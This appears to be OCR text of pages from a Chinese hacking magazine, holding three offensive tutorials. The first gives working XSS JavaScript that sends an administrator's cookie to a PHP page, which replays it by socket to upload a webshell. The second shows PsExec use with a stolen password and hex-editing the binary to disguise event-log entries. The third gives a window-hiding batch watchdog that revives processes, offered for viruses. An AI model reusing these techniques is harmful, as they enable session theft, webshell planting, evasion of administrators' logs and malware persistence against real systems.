


图 5

在这里打个简单的比方：

session验证好比一个大门，而sessionID就是一把钥匙。大门只认钥匙不认人，只要你有这把钥匙，你就能进入，而sessionID这把钥匙是保存在cookie里的。

说来说去，session验证还是基于cookie，只不过这个cookie的有效期特别一些，浏览器退出后，sessionID就消失了。

利用跨站得到cookie并不难，难的是获得cookie之后要立即修改数据包，在session对象失效前将修改后的数据包发送给漏洞页面。

如何发送数据包呢？PHP中的socket可以实现。这时我们的思路就清晰了：

管理员浏览到跨站代码时，cookies（包括sessionID）被发送给PHP页面，该页面将本应由nc提交的数据与获得的cookies整合，再提交给存在上传漏洞的页面，这样session验证就可以通过了。

窃取cookie的代码有很多，这里列出一种：

```
<script>
var img=new Image();
img.src='http://127.0.0.1:8080/test.php?cookie='+encodeURI
(document.cookie);
</script>
```

PHP页面代码如下：

```
<?php
ini_set("max_execution_time",0);
error_reporting(0);

$cookie = $_GET['cookie'];
$out1 = file_get_contents("1.txt");
$out2 = file_get_contents("2.txt");
$out = $out1.$cookie.$out2;

$fp = fsockopen("127.0.0.1", 80, $errno, $errstr, 30);
fwrite($fp, $out);
fclose($fp);
?>
```

其中1.txt和2.txt保存的分别是数据包中图2选中部分以前和以后的数据。需要注意的是，本地抓取数据包的HOST值，将来要修改成目标站的地址，如图3。

将test.php、1.txt、2.txt上传到PHP空间，再把跨站代码以站内短信的形式发送给管理员，如图4。当管理员看到站内短信时，一句话木马已悄然上传了，如图5。

事后在网上查看session欺骗时，发现N年前就已经有人提出这种思路，前辈们就是牛X，让我等菜鸟惭愧不已。本人水平有限，尚处在入门阶段，如有不对之处，恳请各位批评指正。

编辑点评：

本文的思路是很巧妙的，以前的跨站多是利用iframe或js诱导后台管理员做一些后台的常规操作，像增加管理员名额、修改管理员密码等，因为管理员本身已经继承了session。这篇文章应用PHP的socket实现了修改数据包提交，就是诱导管理员做了类似nc提交的一些动作，非常不错。

WWW.NOHACK.CN

系统攻击之迷惑日志

图 fish

最近在研究MS提供的一些系统工具的应用，发现其中有很多东西，不管是从管理维护方面，还是系统攻击方面，都相当实用。

就拿PsTools来说吧，它是一个功能强大的远程管理工具包，一共由12个命令组成，可以用来远程管理Windows NT/2000/XP/2003系统。该软件在CMD模式中操作，虽然没有漂亮的图形界面，但是功能却十分强大，使用起来也很简便。最重要的一点是可以免费使用，不用到处找破解了。本文中使用的版本是2.4，最新版为2.44，版本的更新速度还算快，需要最新版的可以去**http://technet.microsoft.com/en-us/sysinternals/default.aspx**下载。

PsTools提供的功能虽然很不错，但MS是从维护管理的观点出发的，所以每执行一次都会在日志中留下脚印，这可对人侵攻击不是好消息。那如何解决呢？跟着我来吧，本文以PsExec作为目标，为了更多的了解其使用过程，有必要先做个实例，大家一起看一下。

这里假设我们已经拿到了administrator的密码，密码为“111111”。首先为192.168.0.196这台主机用administrator远程打开记事本，执行命令：“**psexec \\192.168.0.196 -u administrator -p 111111 -d c:\windows\notepad.exe**”，参数d是不等待远程主机上程序执行完毕就退出PsExec，其它参数就不多解释了，执行结果如图1所示。




图1




图2

现在打开“任务管理器”进行查看，notepad.exe的确执行了，且进程所属为administrator，PID即图1中的那个“1992”，如图2所示。

我们再来看一下“事件管理器”中的日志记录，描述中清清楚楚指明了执行程序的名称为“PsExec”，如图3所示。

哈哈，这可不好，留下尾巴不是我们小黑应该做的，所以我们有必要清理掉这个尾大不掉的东西。某些人一定会说，那还不容易，直接把日志清了不就行了。清日志的确是一种方法，但是清了之后很容易被细心的管理人员发现，此为下策！




图3

有句老话说的好，“瞒天过海，暗度陈仓”，这才为上策也。下面就不卖关子了，说一下我的解决方案吧！很简单的9个字——“保留日志，替换关键字”，也就是程序名称。

日志记录必然是由程序引起，要记录的话就必须获取程序的一些信息，这里仅仅是获取了程序的名称，那么我们把名称替换掉不就行了？




图4

用Winhex打开PsExec，按**Ctrl+F**打开查找文本对话框，输入关键字“**PsExec**”，选中“Unicode字符集”，点击“确定”进查找，如图4所示。

如果遇到要搜索的关键字出现了多次，那么如何确定需要修改的是哪一个呢？这里唯一的方法就是一个个试，不过试还是有诀窍的。




图5




图6

找到关键字后前后看一下，如果是可以连起来读的句子或者是命令，那么肯定不是我们找的，只要找前后内容完全不相关的那几个进行尝试就可以了。本例中总共找到22个，但符合上面这个诀窍的就仅仅只有1个，简单吧！

现在我们把符合的查找结果进行替换，换成**WDFMGR**，此名称为Microsoft Windows media player 10为减少兼容性问题提供的一个服务。替换完成后保存文件，如图5所示。

再次执行上面那条命令看看，如图6所示，显示的已经是被

伟大的FIND与强大的Mshta

图 零零柒（蔡俊衮）

从本文你可以学到批处理怎样与vbs结合

笔者一直在想，怎样才能让批处理实现帮别的进程保护或复活呢？而且这个批处理用到的命令或可执行文件是大部分电脑都具备的，然后这个批处理不可以使用任何编译工具使自己编译成后台隐藏的可执行文件。要使批处理窗口隐藏，那就得靠大部分电脑都具备的一个命令，况且整体用别人的东西自己还是不太习惯的。

呵呵，有些读者听起来觉得挺难实现的，但是你可先别说不可能哦。笔者我曾经也觉得是不可能的，但是经历的操作多了，便觉得这不再是一个难题了。




图1

先拿一个东西来做一下演示吧，如图1，是一个VBS脚本，代码都看得明白吧？是一个死循环，无论你点击“关闭”还是“确定”，它都会很乖的根据代码执行，一直不停的Msgbox。

都知道VBS脚本执行是靠Wscript.exe文件，只要结束掉它，VBS脚本就完蛋了。现在关键点到了，我们的任务是利用批处理复活它。

先给出思路：这个批处理一旦被执行就马上隐藏自己（窗口隐藏后文会说），接下来它就立即监视系统上的进程，当发现存在Wscript.exe进程就不复活指定文件继续循环，如果发现不存在Wscript.exe就复活指定文件。

看似简单，那么我们怎样用批处理判断是否存在Wscript.exe进程呢？

读者们应该都知道，在CMD下查看系统进程是用**Tasklist**命令，而搜索字符串大部分读者用的就是**FIND**吧？那么两者之间有着怎样的关系呢？

关系可就大了！大家应该记得“>”吧？首先用它把Tasklis命令的数据保存到一个文件里，再用FIND命令寻找一个进程名称，如果存在就怎么做，不存在就怎么做。另外还要有一个停顿的时间，就用ping吧，如果不停顿的话会占CPU使用率，而且如果把它用到病毒上的话，中毒的用户一定会怀疑的。

现在有了思路，看一段命令吧：

```
@Echo off
Ttle 监视 by 零零柒 QQ786992637
:Tasklist
Tasklist > 007.txt  ::把Tasklist数据保存到007.txt文本里
Ping 127.0.0.1 -n X >nul 2>nul ::停顿X秒X替换你想要的时间
FIND /i "ABC.exe" >NUL 2>NUL 007.txt ::在007.txt里搜寻ABC.exe进程
If %Errorlevel%==0 goto YES ::如果存在ABC.exe进程就前往YES标签
Goto NO ::如果不存在ABC.exe进程就前往NO标签
:YES
@Echo YES ::存在ABC.exe显示YES
Goto tasklist ::返回Tasklist标签继续寻找进程
:NO
@Echo NO ::不存在ABC.exe显示NO
Start XX.XX ::因为不存在执行这个文件
Goto tasklist ::返回Tasklist标签继续寻找进程
```

命令我已经做解释了，在此我就不唠叨了，下面就来介绍怎样使窗口隐藏了。我们使用一个大部份电脑都具备，但读者们却很少用到的命令，它就是强大的**Mshta**。

这里是利用Mshta命令帮助我们执行一小部分的VBS脚本代码来实现窗口隐藏的：

```
If "%1" == "007" goto Start
Mshta vbscript:createobject("wscript.shell").run("%~nx0 007",0)(window.close)
Exit
:Start
```

说明一下，第一句的007一旦更改的话，第二句中的007也得改；第二句是把自己隐藏的主要代码；第三句可谓是关键了，这个退出命令一定要存在，否则是不能实现隐藏的，这可不是一般的退出哦；第四句是Start标签，这里也很关键的，不能去掉，否则是来不到这里的，要更改的话第一句的Start也要改；Start标签下面就贴入你要执行的批处理命令吧。

